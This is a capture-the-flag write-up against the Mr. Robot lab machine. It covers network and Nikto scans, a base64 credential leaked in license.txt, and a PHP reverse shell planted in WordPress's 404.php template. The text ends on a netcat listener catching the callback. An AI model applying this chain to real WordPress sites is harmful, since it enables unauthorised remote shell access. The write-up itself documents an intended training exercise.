

Mr Robot Report

Name: Saurabh Jawade

Date: 03/08/25

Table of Contents

• Executive Summary	3
• Machine & Environment Details	4
• Enumeration	4-5
➤ ARP Scan	4
➤ Web Scanning (Nikto)	5
• Credential Disclosure	5-7
• Initial Access	8
• Post-Exploitation (User: daemon)	12
• Privilege Escalation to Robot	12
• Privilege Escalation to Root	14
• Flags Summary	14
• Conclusion	15

Executive Summary

The Mr. Robot machine was exploited through a series of web and system-level attacks. A leaked base64-encoded credential allowed login into WordPress, where a reverse shell was uploaded via the 404.php template. This gave low-level access as daemon. From there, an MD5 hash was found and cracked to access the robot user. Finally, a SUID-enabled nmap binary was used to escalate to root, allowing capture of all three flags.

Summary of Results

Target IP: 192.168.148.139

Tools Used: Nikto, nmap, Python reverse shell

Credential Found: elliot:ER28-0652 (from license.txt)

Initial Access: Reverse shell via WordPress 404.php

Privilege Escalation 1: Cracked MD5 hash → robot access

Privilege Escalation 2: Used nmap --interactive → root

Flags Collected:

- Key 1: 073403c8a58a1f80d943455fb30724b9
- Key 2: 822c73956184f694993bede3eb39f959
- Key 3: 04787ddef27c3dee1ee161b21670b4e4

■ Target Information

- **Machine Name:** Mr. Robot
- **Attacker OS:** Kali Linux
- **IP Address:** 192.168.148.139

■ Enumeration

- **ARP Scan :** arp-scan is a command-line tool that uses the ARP protocol to discover and fingerprint IP hosts on the local network.
- **Discovered live host:** 192.168.148.139

```
└─$ sudo arp-scan 192.168.148.0/24 1 x
[sudo] password for kali:
Interface: wlan0, type: EN10MB, MAC: c8:5e:a9:a9:38:87, IPv4: 192.168.148.55
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.148.10 1e:e1:76:8c:2c:ba (Unknown: locally administered)
192.168.148.139 08:00:27:9a:82:40 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.981 seconds (129.23 hosts/sec). 2 responded
```

- **Nikto Scan** : Nikto is a free and open-source web server scanner used to identify potential security vulnerabilities and configuration issues in web servers.

```

L$ nikto -h 192.168.148.139
- Nikto v2.5.0


-----
+ Target IP:      192.168.148.139
+ Target Hostname: 192.168.148.139
+ Target Port:    80
+ Start Time:     2025-08-02 09:46:34 (GMT5.5)
-----

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /8McrKSag.php4: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.148.139/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:      2025-08-02 09:47:51 (GMT5.5) (77 seconds)
-----
+ 1 host(s) tested

```

▪ Credential Disclosure

- Checked for robots
 - <http://192.168.148.139/robots>




```


User-agent: *
disallow: /wp-admin/

```


- Found : **key-1-of-3.txt**



- Also, we found in a publicly accessible license.txt file.
- <http://192.168.148.139/license.txt>




- Scroll down on that page




- **Base64 Decoded:**
ZWxsaW90OkVSMjgtMDY1Mgo== → **elliott:ER28-0652**

■ Initial Access


- Using discovered credentials:
 - Username: **elliott**
 - Password: **ER28-0652**
- Login via WordPress panel



- So, check for any file uploads and webshells.
- Go to the Editor Page.



- We, see there is a 404 Template (404.php).
- So we can uploade a reverse shell php file and get shell access.



- Uploaded a reverse shell file in the 404 Template.
- Run a non-existent page.
- <http://192.168.148.139/404.php>




- We Received a successful callback on Kali using netcat.
- nc -lvp 1234

```
(kali@meet)-[~/Desktop/THM_1]
$ nc -lvp 1234
listening on [any] 1234 ...
192.168.148.139: inverse host lookup failed: Unknown host
connect to [192.168.148.55] from (UNKNOWN) [192.168.148.139] 38214
